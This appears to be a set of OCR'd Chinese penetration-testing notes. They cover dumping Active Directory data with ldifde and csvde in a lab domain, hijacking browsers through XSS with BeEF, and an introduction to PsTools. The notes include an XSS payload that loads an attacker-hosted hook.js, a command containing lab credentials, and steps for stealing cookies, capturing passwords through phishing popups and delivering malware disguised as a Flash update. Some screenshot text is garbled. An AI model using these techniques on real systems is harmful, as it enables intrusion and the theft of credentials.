
作用：能够把域里面的所有信息导出来（域用户域机器等详细信息）

使用

```
ldifde.exe -f 导出的文件名 -s 域控IP -b 普通域用户名 域名 普通域用户密码

ldifde.exe -f out.ldf -s 192.168.52.2 -b iis_user hack 1qaz@WSX
```





筛选

域用户：

```
Search "sAMAccountName" (62 hits in 1 file)
  C:\Users\Administrator\Desktop\out.ldf (62 hits)
    Line 2746: sAMAccountName: Administrator
    Line 2785: sAMAccountName: Guest
    Line 2821: sAMAccountName: DefaultAccount
    Line 2885: sAMAccountName: Administrators
    Line 2915: sAMAccountName: Users
    Line 2979: sAMAccountName: Guests
    Line 3005: sAMAccountName: Print Operators
    Line 3033: sAMAccountName: Backup Operators
    Line 3059: sAMAccountName: Replicator
    Line 3084: sAMAccountName: Remote Desktop Users
    Line 3111: sAMAccountName: Network Configuration Operators
    Line 3137: sAMAccountName: Performance Monitor Users
    Line 3164: sAMAccountName: Performance Log Users
    Line 3190: sAMAccountName: Distributed COM Users
    Line 3214: sAMAccountName: IIS_IUSRS
    Line 3251: sAMAccountName: Cryptographic Operators
    Line 3277: sAMAccountName: Event Log Readers
    Line 3305: sAMAccountName: Certificate Service DCOM Access
    Line 3335: sAMAccountName: RDS Remote Access Servers
    Line 3365: sAMAccountName: RDS Endpoint Servers
    Line 3394: sAMAccountName: RDS Management Servers
    Line 3420: sAMAccountName: Hyper-V Administrators
    Line 3447: sAMAccountName: Access Control Assistance Operators
    Line 3475: sAMAccountName: Remote Management Users
    Line 3501: sAMAccountName: System Managed Accounts Group
    Line 3528: sAMAccountName: Storage Replica Administrators
    Line 3591: sAMAccountName: WINDOWS_SERVER_$
```

域机器：

```
ind result - 5 hits
Search "dNSHostName" (5 hits in 1 file)
  C:\Users\Administrator\Desktop\out.ldf (5 hits)
    Line 3598: dNSHostName: windows_server_2016_dc.hack.local
    Line 5069: dNSHostName: exch-01.hack.local
    Line 5165: dNSHostName: WIN08-WEB.hack.local
    Line 5213: dNSHostName: win12-IIS.hack.local
    Line 5264: dNSHostName: WIN7-PC.hack.local
Search "sAMAccountName" (62 hits in 1 file)
```

还有各种详细的信息，可以自行深入研究

比如所在组，上次登陆时间等

```
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Administrator
description:: 566h55CG6K6h566X5py6KOWfnynnmoTlhoXnva7luJDmiLc=
distinguishedName: CN=Administrator,CN=Users,DC=hack,DC=local
instanceType: 4
whenCreated: 20190805044216.0Z
whenChanged: 20191128055441.0Z
uSNCreated: 8196
memberOf: CN=Group Policy Creator Owners,CN=Users,DC=hack,DC=local
memberOf: CN=Domain Admins,CN=Users,DC=hack,DC=local
memberOf: CN=Enterprise Admins,CN=Users,DC=hack,DC=local
memberOf: CN=Schema Admins,CN=Users,DC=hack,DC=local
memberOf: CN=Administrators,CN=Builtin,DC=hack,DC=local
uSNChanged: 69673
name: Administrator
objectGUID:: xeMK18d8zEG251/nvkGcdg==
userAccountControl: 512
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 132198194251843489
lastLogoff: 0
lastLogon: 132199928095747150
logonHours:: ////////////////////////////
pwdLastSet: 132193940817212819
primaryGroupID: 513
objectSid:: AQUAAAAAAAUVAAAAbLg7KPmhVjGMANV+9AEAAA==
adminCount: 1
accountExpires: 0
logonCount: 83
sAMAccountName: Administrator
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=hack,DC=local
isCriticalSystemObject: TRUE
dSCorePropagationData: 20190805073610.0Z
dSCorePropagationData: 20190805044607.0Z
dSCorePropagationData: 16010101000416.0Z
lastLogonTimestamp: 132193940379705214
```

域信息收集-csvde工具

前沿


管理AD上的用户，一般使用CSVDE、LDIFD、Poweshell等命令行工具，具体的可以在cmd中通过/?参数来查看使用说明。上篇介绍了ldifd，这篇介绍csvde。

使用

使用csvde获取域里面各个对象的详细信息

```
csvde -setspn 域名 -f 导出文件地址
```

```
csvde -setspn hack -f c:\windows\temp\hack.csv
```



分析

LDAP的存储规则

区分名（DN，Distinguished Name）一个条目的区分名称叫做"dn"或者叫做区分名。在一个目录中这个名称总是唯一的。

CN=Common Name 为用户名或服务器名，最长可以到80个字符，可以为中文；

OU=Organization Unit为组织单元，最多可以有四级，每级最长32个字符，可以为中文；

O=Organization 为组织名，可以3—64个字符长

C=Country为国家名，可选，为2个字符长

例如：

objectClass的值是user，那么就是域用户；值是computer，那么就是域机器

name的值是域用户的名字或者域机器的名字

当然不仅仅是域用户和域机器，还有其他的对象。

	DN	objectClass	distinguishedName	i	whenCre	whenCha	subRef	uSNCrea	dS	uSNChan	name	objectGUID
156	CN=Administrator,CN=Users,DC=hack,DC=local	user	CN=Administrator,CN=Users,DC=l	4	20190805(	20191010015102.0Z		8196		34119	Administrator	X'c5e30ad7c77c[illegible]41b6e75fe7be419c76'
157	CN=Guest,CN=Users,DC=hack,DC=local	user	CN=Guest,CN=Users,DC=hack,DC=l	4	20190805(	20190805044216.0Z		8197		8197	Guest	X'6da1230279[illegible]f145b971b134f959acd1'
158	CN=DefaultAccount,CN=Users,DC=hack,DC=local	user	CN=DefaultAccount,CN=Users,DC=	4	20190805(	20190805044216.0Z		8198		8198	DefaultAccount	X'207740c07795d242b016b1cdd715d2bb'
167	CN=WINDOWS_SERVER_,OU=Domain Controllers,DC=hack,DC=local	computer	CN=WINDOWS_SERVER_,OU=Domain (	4	20190805(	20191009093504.0Z		12293		34054	WINDOWS_SERVER_	X'47b8b6bdf3b61f4fa645459222[illegible]c64d'
168	CN=krbtgt,CN=Users,DC=hack,DC=local	user	CN=krbtgt,CN=Users,DC=hack,DC=	4	20190805(	20190805073610.0Z		12324		12793	krbtgt	X'[illegible]'
244	CN=exch01,CN=Users,DC=hack,DC=local	user	CN=exch01,CN=Users,DC=hack,DC=	4	20190806(	20190928143855.0Z		24617		28793	exch01	X'2fc1c53a[illegible]7447b252c57b1906cb46'
245	CN=EXCH-01,CN=Computers,DC=hack,DC=local	computer	CN=EXCH-01,CN=Computers,DC=ha	4	20190806(	20191009083621.0Z		24633		34067	EXCH-01	X'72502da480fc6e47a76fa79cd207d7ae'
250	CN=test1,CN=Users,DC=hack,DC=local	user	CN=test1,CN=Users,DC=hack,DC=l	4	20191008(	20191008083144.0Z		33934		33939	test1	X'ed1ec5ea7eae874a802bfb868b71a9fc'
251	CN=WIN08-WEB,CN=Computers,DC=hack,DC=local	computer	CN=WIN08-WEB,CN=Computers,DC=l	4	20191010(	20191010014815.0Z		34104		34118	WIN08-WEB	X'[illegible]'
252	CN=WIN12-IIS,CN=Computers,DC=hack,DC=local	computer	CN=WIN12-IIS,CN=Computers,DC=l	4	[illegible]	[illegible]		34123		34136	WIN12-IIS	X'[illegible]'

用户信息参数名对照图

Published Certificates | Member Of | Dial-in | Object | Security | Environment
Sessions | Remote control | Terminal Services Profile | COM+
Exchange General | E-mail Addresses
Exchange Features | Exchange Advanced | Additional Account Info
General | Address | Account | Profile | Telephones | Organization

Fockeler, Philipp

First name: Philipp — Initials:
Last name: Fockeler
Display name: Fockeler, Philipp
Description: Consultant / Developper
Office: Karlsruhe
Telephone number: +49-721-2222222 — Other...
E-mail: philipp.foeckeler@cerrotorre.de
Web page: http://www.selfadsi.de — Other...

OK | Cancel | Apply | Help

objectClass
objectCategory
givenName
sn
displayName
description
physicalDeliveryOfficeName
mail
distinguishedName
cn
name
initials
telephoneNumber
otherTelephone
url
wWWHomePage

Published Certificates | Member Of | Dial-in | Object | Security | Environment
Sessions | Remote control | Terminal Services Profile | COM+
Exchange General | E-mail Addresses
Exchange Features | Exchange Advanced | Additional Account Info
General | Address | Account | Profile | Telephones | Organization

User logon name:
pfoeckel — @cerrotorre.de
User logon name (pre-Windows 2000):
KARAKORUM\ — pfoeckel
Logon Hours... | Log On To...
Account is locked out
Account options:
User must change password at next logon
User cannot change password
Password never expires
Store password using reversible encryption
Account is disabled
Smart card is required for interactive logon
Account is sensitive and cannot be delegated
Use DES encryption types for this account
Do not require Kerberos preauthentication
Account expires
Never
End of: Friday, June 29, 2007

OK | Cancel | Apply | Help


userPrincipalName
logonHours
lockoutTime
badPasswordTime
badPwdCount
pwdLastSet
nTSecurityDescriptor
userAccountControl
accountExpires
samAccountName
userWorkstations
msDS-User-Account-Control-Computed

XSS之Beef神器

前言

Beef 是目前最为流行的 web 框架攻击平台，专注于利用浏览器漏洞，它的全称是 The Browser Exploitation Framework。

Beef提供一个 web 界面供操作，只要访问了嵌入 hook.js 页面，亦或者加载了 hook.js 文件的浏览器，就会不断的以 GET 的方式将其自身的相关消息到 BeEF 的 server 端





利用


上线

往存在XSS漏洞的地方插入以下代码

```
<script src="http://192.168.168.237:3000/hook.js"></script>
```

当然xss的payload要根据是否存在waf做相对应的绕过，核心就是加载该hook.js代码

例如：往dvwa靶场插入xss代码



那么在beef上可以看到浏览器已经上线了

Hooked Browsers
Online Browsers
192.168.168.190
192.168.168.237
Offline Browsers

Getting Started | Logs

THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: http://beefproject.com/

Getting Started

Welcome to BeEF!

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with point a browser towards the basic demo page here, or the advanced version here.

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarkl into your browser's bookmark bar, then simply click the shortcut on another page: Hook Me!

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel o

可以选择各种工具模块

Hooked Browsers
Online Browsers
192.168.168.190
192.168.168.237
Offline Browsers

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipec | Network | W

Module Tree

Search

Browser (53)
Chrome Extensions (6)
Debug (9)
Exploits (78)
Host (22)
IPEC (9)
Metasploit (1)
Misc (16)
Network (19)
Persistence (5)
Phonegap (16)
Social Engineering (21)

Module Results History

id | date | label

各种攻击模块

每个模块前面的颜色代表着不同的意义

Module Tree

Search

Detect QuickTime
Detect RealPlayer
Detect Silverlight
Detect Toolbars
Detect Unity Web Player
Detect Windows Media P
Play Sound
Remove Hook Element
Unhook
Webcam
Webcam Permission Che
Detect Evernote Web Clip
Detect VLC
Get Visited Domains
Get Visited URLs (Avant
Webcam HTML5
Detect Popup Blocker
Detect ActiveX
Detect Extensions
Detect FireBug

Module Results H


id	date


The results from
modules will be lis

Each command module has a traffic light icon, which is used to indicate the following:


- The command module works against the target and should be invisible to the user → 可以攻击目标并且不会被察觉
- The command module works against the target, but may be visible to the user → 可以攻击目标，但是有可能被察觉
- The command module is yet to be verified against this target → 并不知道该模块对目标能否工作
- The command module does not work against this target → 改模块对目标没有作用

尝试往被控浏览器弹框






获取cookie




重定向

被控浏览器跳转到百度



社工弹窗

弹出一个登录框，用户输入密码点击登录之后，beef可以获取到密码




持久化

目标无论点击哪里，都无法跳转到该系统到其他页面




社会工程学攻击

在社工这一栏，可以选择flash更新这类功能来诱使用户升级Flash，当用户点击之后，会下载我们的恶意文件执行，这样我们就可以用c2控制用户的系统.



内网扫描

Network用于收集内网信息，比如ping、端口扫描



pstools讲解(远程执行命令&登录日志导出等)

前言

PsTools是具有微软官方签名的windows服务器远程管理工具，PsTools包含14款小工具，一些网络管理员会使用这些工具管理自己的服务器，或者根据PsTools开发特定的服务器管理工具。　当然PsTools同样可在内网渗透时使用，部分**杀毒软件**可能会报该工具有安全威胁或报毒，但官方已撇清关系，给出的解释是PsTools不包含任何病毒，请放心使用。

```
Some anti-virus scanners report that one or more of the tools are infected with
```

Pstools中最常用的工具是PsExec与PsLogList

Pstools

Pstools下载地址(https://download.sysinternals.com/files/PSTools.zip)　Pstools官方介绍(https://docs.microsoft.com/zh-cn/sysinternals/downloads/pstools)

